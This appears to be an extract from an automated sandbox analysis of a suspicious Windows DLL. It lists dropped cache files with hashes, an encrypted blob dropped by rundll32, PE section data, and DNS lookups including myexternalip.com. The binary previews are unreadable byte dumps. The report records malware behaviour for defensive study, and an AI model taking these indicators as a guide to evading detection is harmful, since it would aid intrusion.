Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..QKN.A....(.1a....p...o..T...../.....\$.n\...V.C .b2.....qe'.T.1.1h8/.....\$:Y6...w)}_>...P.o\$.n....X,<...R..y....\$p.P..c.\7..f...H.vm...l.....b..K..3.....R..u...Z'.?..\$.B...lr....H.1....MN).c.K1H.....t..9.....d.\$.....:8..8@t_...1".@C....i&Z'...A1...!....R....}.w.E4 _..N.....b...(^.vH.....j.....s...h. .9.pl... ..gT.=B. ...=v.....G..c.5.....IEND.B`.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\BBK9Ri5[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	438
Entropy (8bit):	7.224970477165128
Encrypted:	false
SSDEEP:	12:6w/7DHWY9Lf3BnIURiET7SKaLKi8vF+p4GicE04tec:JaZnP6SKYCGTStec
MD5:	133F2266453E52C992FCE5BE6BA0267E
SHA1:	DF9F2F28B95569AD49D5407F22C0B512EF7A96A7
SHA-256:	B596D2F94A5FB5DFDBED2C96E2503BD4A59AFFF13CDBA564780C26430116C998
SHA-512:	9B0BE865C47693A0CDFA390E54726A0B65D5CE602E45BBACFD60DA2CC2E7B9D7814A639F1B3A02707AEC324BD709822654E4B29C5CB85CCDAB03A7E4510349E
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....hIDATx....JCA..WQ..O....".B.-}.l..R..Al...Zk).H..+. V"bc.....? (.A....,2.....svN..l.....i....8.o.97N..+.w.E.;o@...F-.d.....V..... ..DBt#!....h.q....O..d..LS...Bd.X.=^!<.*....}. 6d..x. N....k.M.....w.).M.^X3.`.,O....f}.t.@_t_....9..s.=jQ.c....P....;....Y..l.#.[...]...x2....k.3...Y.;.o.8.x...#k0.b..H.94.r#...+...Q....3P.R.k.Z7..o=...../YM.....IEND.B`.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\BBY7ARN[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	779
Entropy (8bit):	7.670456272038463
Encrypted:	false
SSDEEP:	24:dYsfeTalfpVFdpXMyN2fFIKdko2boYfm:Jf5lPcYn29lC5boD
MD5:	30801A14BDC1842F543DA129067EA9D8
SHA1:	1900A9E6E1FA79FE3DF5EC8B77A6A24BD9F5FD7F
SHA-256:	70BB586490198437FFE06C1F44700A2171290B4D2F2F5B6F3E5037EAEBC968A4
SHA-512:	8B146404DE0C8E08796C4A6C46DF8315F7335BC896AF11EE30ABFB080E564ED354D0B70AEDE7AF793A2684A319197A472F05A44E2B5C892F117B40F3AF938617
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.eSMHTQ...7.o.8#3.0....M.BPJDi.*.E..h.A...6..0.Z\$.i.A...B....H0*.rl..F.y:?...9O..^.....=J..h..M]f>.l...d..V.D..@....T..5`.@..PK.t6....#.....o&U*.lJ @...4S.J\$.&.....%v.B.w.Fc.....'B...7...B..0..#z..J..>r.F.Ch..(U&.\.O.s+...jZ..w..s.>.l.....USD..CP.<....j]\w..4..~...Q.....h..L.....X.{l... {..&w.....\$.W.....W.....".S.pu..")=2.C#X.D.....}.\$.H.F).f..8...s.....2..S.LL.'&g....j.#...oH..EhG'...'p..Ei...D...T.fP.m3.CwD).q.....X....?..+.2....wPyW...j.....\$.1.....!W*u *e"..Q.N#..q.kg...%`w.-o..z.CO.k.....&.g..@.{.k.J_...)X..4)x...ra.#....i_1...f..j...2..&J.^ .@\$.`0N.t.....D.....iL...d/ Or.L_...;a.Y.ji.._J....IEND.B`.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\5ea21[1].ico

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\la5ea21[1].ico	
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMl:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR... ..pHYs.....vpAg... ..eIDATH...o.@../.MT..KY..P!9^.....UjS..T."P.(R.PZ.KQZ.S.v2.^.....9/t....K.:_ }'.....~..qK..i.;B..2.`C...B.....<...CB.....).;Bx..2}. _>w!..%B..{d...LCgz..j/.7D.*.M.*.....'.HK..j%!DOF7.....C.]_Z.f+.1.l+.;Mf...L:Vhg..[. .O:..1.a...F..S.D..8<n.V.7M.....cY@.....4.D..kn%.e.A.@IA.,>.Q .N.P.....<!..ip...y.U...J...9...R..mgp)vv n.f4\$.X.E.1.T...?.....'wz..U.../[...z..(DB.B(-----B.=m.3.....X...p...Y.....w..<.....8...3.;0....(..l...A..6f.g.xF..7h.Gmq ...gz_Z....x..0F'.....x..=Y)..jT..R.....72w/..Bh..5..C...2.06`.....8@A..."zTxiSoftware..x.sL.OJU..MLO.JML../....M....lEND.B`.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\la8a064[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28
Category:	dropped
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DAC9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A5740EF7
Malicious:	false
Reputation:	unknown
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0...!.....+.!.8...`(di.h..l.p,..(.....5H...!.....dbd.....lnl.....dfd...../..l..8...`(di.h..l..e....Q...-..3...r...!.....dbd.....tvt.....*P..l..8...`(di.h.v....A<...pH..A...!.....dbd..... ~trt...ljl.....dfd.....B'\$di.h..l.p..t]S.....^..hD..F..L..tJ.Z..l.080y..ag+...b.H...!.....dbd.....ljl.....dfd.....lnl.....B.\$di.h..l.p..J#.....9..Eq.l...tJ...E.B...#.....N...!.....dbd.....tvt.....ljl.....dfd..... ~D.\$di.h..l.NC.....C...0..)Q..t...L'..tJ...T..%...@.UH...z.n...!.....dbd.....lnl.....ljl.....dfd.....trt...

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\lc2cdec4e-bb8a-4f70-befc-5685d78a3a34[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	70249
Entropy (8bit):	7.97806731305988
Encrypted:	false
SSDEEP:	1536:qs2ZJt/qHJlyP5JjynXV/+BjjHmTfUwZ+HkOwThjzSYVZkYrA:L2ZJj2plyP3JjynXV/+Y4q+kOwT5hVd8
MD5:	96A5780089597E4C3AB3026C93B1916F
SHA1:	3C0B24A0CBB9E4953DA418AB5C173444DB73B82E
SHA-256:	C3E70ED771BBE36197786CB56FE9158F597A139DA4077976D30F6470486C95E1
SHA-512:	B209B11B620F767E98ABA9E4DCD3CA75035B964F4F87E8A65FD5E1E2C4BC32C5104A7F59DF87CB6BB76454505459D5BAA378EA4C5D842B332743CE55CE5AFF7
Malicious:	false
Reputation:	unknown
Preview:	JFIF.....C.....C.....,".....M.....!...1AQ.. "aq.#...\$2...B...%3R...b&'45STcs.(Dgr.....C.....!..1A."Qa.2q.#...B...3R...\$Sbr..CD.4Tt.....?...l.....kn~.%1..F...3...;-q.b[r.^Oo.i.... }.v..c9..."~o..LO).....i.\$..... ...y..?3H.7.q..... '2...m...;.D..m..?..C...cx/.....3;..y.#.....b'.....G...O.K..5.[.....o.h..{o.n..>..]dDsm.N.. G.h.....v.w..b7...nS...tV..L ...w... o.....*.k..7..f.....l.....n.1..f.....?...<.....D...>.....=... m.....+J.K.....y..v..(....._..._O..._o..d.l...%?.}="v.....t...O..i.7..h...d...1....b{w..3...j..i...'. x.=gm.;G.....[...j]8m..H.... n;w...p.1..>...~....bv..&Yf..DR3;.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRIYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\cfdbd9[1].png	
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54CD837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....U....SBIT....[.d....pHYs.....~.....tEXtSoftware:Adobe Fireworks CS6.....tEXtCreation Time:07/21/16.-y....<IDATH...;k.Q.....;.&...#...4.2... ..V,...X...~{...}.Cj.....B\$.%.nb....c1...w.YV....=g.....!.&\$.ml...l.\$M.F3.J}W,e,%.x,...c..0.*V....W.=0.uv.X...C....3`....s....c.....2]E0.....M...^i...[-.]5.&...g.z5]H...gf...l... .u....tuy.8"...5...0....z.....o.t...G..."...3.H...Y....3..G...v..T....a.&K.....T.l[.E.....?.....D.....M..9...ek..kP.A.`2....k..D.j}.l...V%\.vim..3.t...8.S.P.....9....yl.<...9... .R.e.l'~@.....+a.*x..0....Y.m.1..N.l...V.'.;V..a.3.U.....,1c.-J<..q.m-1...d.A.d`.4.k.i.....SL.....IEND.B`.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\otBannerSdk[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	374818
Entropy (8bit):	5.338137698375348
Encrypted:	false
SSDEEP:	3072:axBt4stoUf3MiPnDxOFvxYyTcwY+OiHeNuQW2SzDZTPl1L:NUfbPnDxOFvxYyY+Oi+yQW2CDZTn1L
MD5:	2E5F92E8C8983AA13AA99F443965BB7D
SHA1:	D80209C734F458ABA811737C49E0A1EAF75F9BCA
SHA-256:	11D9CC951D602A168BD260809B0FA200D645409B6250BD8E8996882EBE3F5A9D
SHA-512:	A699BEC040B1089286F9F258343E012EC2466877CC3C9D3DFEF9D00591C88F976B44D9795E243C7804B62FDC431267E1117C2D42D4B73B7E879AEFB1256C644E
Malicious:	false
Reputation:	unknown
Preview:	/* .. * onetrust-banner-sdk.. * v6.13.0.. * by OneTrust LLC.. * Copyright 2021 .. */..!function(){function(e,t){return(o=Object.setPrototypeOf){__proto__:[]}}in stanceof Array&&function(e,t){e.__proto__=t}}function(e,t){for(var o in t).hasOwnProperty(o)&&(e[o]=t[o]))(e,t);var r=function(){return(r=Object.assign function(e){for(var t,o=1,n=arguments.length;o<n;o++)for(var r in t=arguments[o])Object.prototype.hasOwnProperty.call(t,r)&&(e[r]=t[r]);return e}).apply(this,arguments)};function a(s,i,a){ret urn new(l= Promise)(function(e,t){function o(e){try{r(a.next(e))}catch(e){t(e)}}function n(e){try{r(a.throw(e))}catch(e){t(e)}}function r(t){t.done?e(t.value):new l(function(e){e (t.value)}),then(o,n)}r((a=a.apply(s,i [])).next())}}function d(o,n){var r,s,i,e,l={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]};trys:[],ops:[]};return e={next:t(0),throw:t(1) ,return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this});e,function t(t

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\WJ8I2OL4\6QKNHMCJEE[1]	
Process:	C:\Windows\System32\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	293376
Entropy (8bit):	7.999350720123708
Encrypted:	true
SSDEEP:	6144:tsfQ0gZqMag4KsWW+yPR7E5WVDrPoFHERJaBxtldb3Rk9YpqTkuHb:t4Q0gdag4KsWh5WVDrPoeRkJlRpqf7
MD5:	173778CAD761D08CD5951589D53654A6
SHA1:	E5FBA589794B69AFED8D82289AF99CC908E72E48
SHA-256:	F3E01066FFDC1B836A645AA17CB156E129050223508837A37ADD74D13A6D99C8
SHA-512:	933676FCB24290E3A5F71BF01A881BFF02DF94974857B2774B0040154C3930E54940DBB755F5FA49CEA29DB15223D3A37EBA682206F51966A965C0F962132C8A
Malicious:	false
Reputation:	unknown
Preview:	kVX.E...,2[.^.*.F....8a..Z.n....H....*).Z. C-C-....>.sn.@.9>.:+c.qZ..).x.Ga..D..6....i.....+.jbX..ygp.;e.....{..}B@X..a..h..O`....2..".-...1. J.B.....). ...spSaz....`~..B.)Oe. .h..bn..O..u.....9..F.b~....C....p.J-....8...;V)5...{g.....;2.X..).'.A.... .w.. .F..Ox..tNX.`\$.....g..`Dy.h2..Y. .G9+...>...&a.<.....B...Thf..G.j.....l..N.T....a.+..u.....r.?k..O2.b *+..n..@....?;.SD....\$W....0.g..4...e.p.%.....lf..@vc..t`D.x.j)....D....?.....3.i.K. @..0.....[.].VV.....dV..&)=a.&.'/'=q...S.Q....r.g.4*v:.....{&.v.....R.:Cb..>0h.l.X; ..a..8..).8..O..-sO-_-.....u.....T.....-.)....#.M.3.*....`V.haCzN3....2.`gR.=....P5.^....E..`.l.p...X.m..Zt5nC...%....~%.{.....*9..E..?....0....t.k0.n...v..d...._`_xg:..V.\$..U..i....] z..T.*8ll.....X.8.f...@u...!....z....Vt...as._nv(D...h...'.c.....nhg.5N[p..p..#;..)M._yp...an..Bl..).+F..s.of....4..E.W*x...#^....ABe#..~...8:....

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\WJ8I2OL4\IAANuZgF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	750
Entropy (8bit):	7.653501615166515
Encrypted:	false
SSDEEP:	12:6v/7WrvOY7COhH4wY2zKLlJsmUhrpB02KYMYv7LLMVjcS0mNUfozbbj3rtpQd3HO:srcYOEV3KLXfIB9MYjHMVl0mKozbH3hv
MD5:	93D77F5C5FFACEBA12A1ABFC6190B947
SHA1:	8001474A7342EBF760C66F1C30E48E32E00F2AF3
SHA-256:	E6DA93CA90931C6089ADB3D213DDDD70C7104D0A182A98AB1C663CEDAE37F83A1
SHA-512:	D5F874DF89D82CC819B7D591766300FC701F0E1FFC6055D4CC4BA55F10674F88EDDA565EB1FA57886AC16A57926EBBCC9A108D45D057D76B904383247CE7EA
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\EI\WJ82OL4\AAONDBb[1].jpg

Preview:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\AAOODY6[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	10669
Entropy (8bit):	7.944995609950948
Encrypted:	false
SSDEEP:	192:QoXgDICeTsgETiUTsUHEWxt0oohO2X+cnf7AZMJJ:bXgDEeaTeTsVwX65l+csZ0
MD5:	F6C9BA606C2227F32C1BFC3E01A66F7C
SHA1:	B00FDC2556628F1B181AA71756FBB5434773A5E3
SHA-256:	D4E72F26D25F3A981B308108C1A8D7581ABDC53585F8DB41FD0FA55039A82983
SHA-512:	BE3C9C33F678CD8CB9BF7D7A16301B89ABA4109D5E937DAA9605ED1F8C19F4B3366A87CC863E4572EC9115A07C245DD5379D2F753F4EBBC8183B5E1F7F0DD2
Malicious:	false
Reputation:	unknown
Preview:	JFIF.....'...'..)10.)-.3:J>36F7,-@WAFLNRSR2>ZaP`JQRO.....&...&O5-50000000000000000000000000000000 OOOOOOOOOOOOOOOO.....!1A..Qa."q.2....#B...R...\$3bf.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxz.....w.....!1..AQ.aq."2...B.....#3R..br...\$4.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxz.....?..F..2{8.K'...r...9.&..~k'(.... ..3.....2...3.f}.B...A.J....V`.LL.QN.\b....6...V..R".HA..il#X .Eo-..9..sJRH.Or.kV. .~P..u..<P.'; ..J..JSWC../...t...{...C.....\...s...Ub...>....U.%..Y..LV.Fz.y..KVg....c..T.....WZ..)N2..b+...B;.]4U....=Y?2..K...V.v*0.A..ocC.....`...4.#~.....d...=W...@...qZ@Z.....RYJ;m...-2.L.,29...N..Aa..j}.bx d1+:...J2^...

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\WJ812OL4\AAOOq7B[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	15223
Entropy (8bit):	7.927988742546826
Encrypted:	false
SSDEEP:	192:Q2tt8Devdq840WxJc/H4YR4FLulZkahJX7oJ6myfx8UavxXg6M5u5BDVuH0SXrQ8:Ntt8KujeH4KsahJcJ4fRhU5WHwij457W
MD5:	1710C688BC2B9410DA409D99CCFB2ADA
SHA1:	FCB215BC4643039BDB5D367BDC93764859BB6256
SHA-256:	30439A3B437B1E99FAB35FB9824CE9311F33DD64F4CFE9309DDCFA858AF1D0D
SHA-512:	330A91B11B08704A4C967C3D6ECDB35A5FC6FE4996685500D200C1E29267899C350EC1A6577E705088E2BB5517819B67361FB40197995B61110C0A9B0C038620
Malicious:	false
Reputation:	unknown
Preview:	

Static File Info

General	
File type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Entropy (8bit):	5.9798781535336065
TrID:	- Win64 Dynamic Link Library (generic) (102004/3) 86.43% - Win64 Executable (generic) (12005/4) 10.17% - Generic Win/DOS Executable (2004/3) 1.70% - DOS Executable Generic (2002/1) 1.70% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	TWsmIoYqC6.dll
File size:	1318026
MD5:	fd6992463689acf855ef55d06a01061a

General

SHA1:	d8b3968a08b12e8ce4b1eec04eb5c86ad910145c
SHA256:	8b971c2c4c9a020eb274c36db20bc0e1b203a7909d63f48f99bef5594110929f
SHA512:	e41bbccea6c235771ebddfdcbc4de88f9179bca1c9b31d8d037e7d4a097b83714f14c1ec29d3eee3f3c8183ff263611e368ae7cdbb5955997464e5a74b4afbb5
SSDEEP:	24576:TqSPG9Jg6TYbmGBtf9efojVpVwKYs1tRCS7SPFL3EOGTWqG5QVEzAJ24GOy2ioLi:TyWbmGBtf9efojVpVwKYs1tR/7SPFL3H
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode....\$.<...R... R...R...V...R...Q...R...W. .R...S...R...S...R...V...R...Q...R... .W...R.x.V...R.h.W...R...V...R.h.V...R.h.R...R.h.P...R

File Icon

	
Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1800d7cec
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x180000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x6151B21F [Mon Sep 27 11:59:27 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	126feacb5b6732ad1a4ed77f47cf4f6d

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xf8f20	0xf9000	False	0.295246415349	data	5.63118794524	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xfa000	0x174b0	0x17600	False	0.483299214572	data	5.581393526	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x112000	0x2c110	0x2b000	False	0.397074854651	data	5.26932882236	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pdata	0x13f000	0x5478	0x5600	False	0.513444767442	data	5.82112562154	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
._RDATA	0x145000	0xf4	0x200	False	0.31640625	data	2.447376104	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x146000	0x9bc	0xa00	False	0.532421875	data	5.39129310089	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 28, 2021 09:52:37.337517023 CEST	192.168.2.3	8.8.8.8	0x8346	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:40.574934959 CEST	192.168.2.3	8.8.8.8	0x3207	Standard query (0)	web.vortex.data.msn.com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:41.106991053 CEST	192.168.2.3	8.8.8.8	0x3e28	Standard query (0)	geolocatio n.onetrust.com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:41.221694946 CEST	192.168.2.3	8.8.8.8	0x3c17	Standard query (0)	contextual .media.net	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:41.607708931 CEST	192.168.2.3	8.8.8.8	0x95e2	Standard query (0)	btloader.com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:42.243311882 CEST	192.168.2.3	8.8.8.8	0x15df	Standard query (0)	ad.doublec lick.net	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:42.247667074 CEST	192.168.2.3	8.8.8.8	0x1ce5	Standard query (0)	ad-delivery.net	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:42.862327099 CEST	192.168.2.3	8.8.8.8	0x81d	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:43.589735031 CEST	192.168.2.3	8.8.8.8	0x7b72	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:44.186686039 CEST	192.168.2.3	8.8.8.8	0x469c	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:44.443973064 CEST	192.168.2.3	8.8.8.8	0x4684	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:53:14.811573982 CEST	192.168.2.3	8.8.8.8	0x7859	Standard query (0)	www.amazon .com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:53:44.847604036 CEST	192.168.2.3	8.8.8.8	0x4725	Standard query (0)	www.amazon .com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:53:45.921834946 CEST	192.168.2.3	8.8.8.8	0x21f4	Standard query (0)	www.yahoo.com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:53:47.622590065 CEST	192.168.2.3	8.8.8.8	0xb4e5	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Sep 28, 2021 09:53:52.908422947 CEST	192.168.2.3	8.8.8.8	0x4dbc	Standard query (0)	myexternalip.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 28, 2021 09:52:37.354342937 CEST	8.8.8.8	192.168.2.3	0x8346	No error (0)	www.msn.com	www-msn-com.a-0003.a- msedge.net		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:52:40.604866982 CEST	8.8.8.8	192.168.2.3	0x3207	No error (0)	web.vortex .data.msn.com	web.vortex.data.microsoft .com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:52:41.129858971 CEST	8.8.8.8	192.168.2.3	0x3e28	No error (0)	geolocatio n.onetrust.com		104.20.184.68	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:41.129858971 CEST	8.8.8.8	192.168.2.3	0x3e28	No error (0)	geolocatio n.onetrust.com		104.20.185.68	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:41.244630098 CEST	8.8.8.8	192.168.2.3	0x3c17	No error (0)	contextual .media.net		23.211.6.95	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:41.629616022 CEST	8.8.8.8	192.168.2.3	0x95e2	No error (0)	btloader.com		172.67.70.134	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:41.629616022 CEST	8.8.8.8	192.168.2.3	0x95e2	No error (0)	btloader.com		104.26.7.139	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 28, 2021 09:52:41.629616022 CEST	8.8.8.8	192.168.2.3	0x95e2	No error (0)	btloader.com		104.26.6.139	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:42.269443035 CEST	8.8.8.8	192.168.2.3	0x1ce5	No error (0)	ad-delivery.net		104.26.2.70	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:42.269443035 CEST	8.8.8.8	192.168.2.3	0x1ce5	No error (0)	ad-delivery.net		172.67.69.19	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:42.269443035 CEST	8.8.8.8	192.168.2.3	0x1ce5	No error (0)	ad-delivery.net		104.26.3.70	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:42.271830082 CEST	8.8.8.8	192.168.2.3	0x15df	No error (0)	ad.doubleclick.net	dart.l.doubleclick.net		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:52:42.271830082 CEST	8.8.8.8	192.168.2.3	0x15df	No error (0)	dart.l.doubleclick.net		142.250.186.70	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:42.881839037 CEST	8.8.8.8	192.168.2.3	0x81d	No error (0)	lg3.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:43.610820055 CEST	8.8.8.8	192.168.2.3	0x7b72	No error (0)	hblg.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Sep 28, 2021 09:52:44.208164930 CEST	8.8.8.8	192.168.2.3	0x469c	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:52:44.464039087 CEST	8.8.8.8	192.168.2.3	0x4684	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:52:44.464039087 CEST	8.8.8.8	192.168.2.3	0x4684	No error (0)	www.msn.com	www-msn-com.a-0003.msedge.net		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:53:14.846839905 CEST	8.8.8.8	192.168.2.3	0x7859	No error (0)	www.amazon.com	tp.47cf2c8c9-frontier.amazon.com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:53:14.846839905 CEST	8.8.8.8	192.168.2.3	0x7859	No error (0)	tp.47cf2c8c9-frontier.amazon.com	www.amazon.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:53:44.865613937 CEST	8.8.8.8	192.168.2.3	0x4725	No error (0)	www.amazon.com	tp.47cf2c8c9-frontier.amazon.com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:53:44.865613937 CEST	8.8.8.8	192.168.2.3	0x4725	No error (0)	tp.47cf2c8c9-frontier.amazon.com	www-amazon-com.customer.fastly.net		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:53:44.865613937 CEST	8.8.8.8	192.168.2.3	0x4725	No error (0)	www-amazon-com.customer.fastly.net		162.219.225.118	A (IP address)	IN (0x0001)
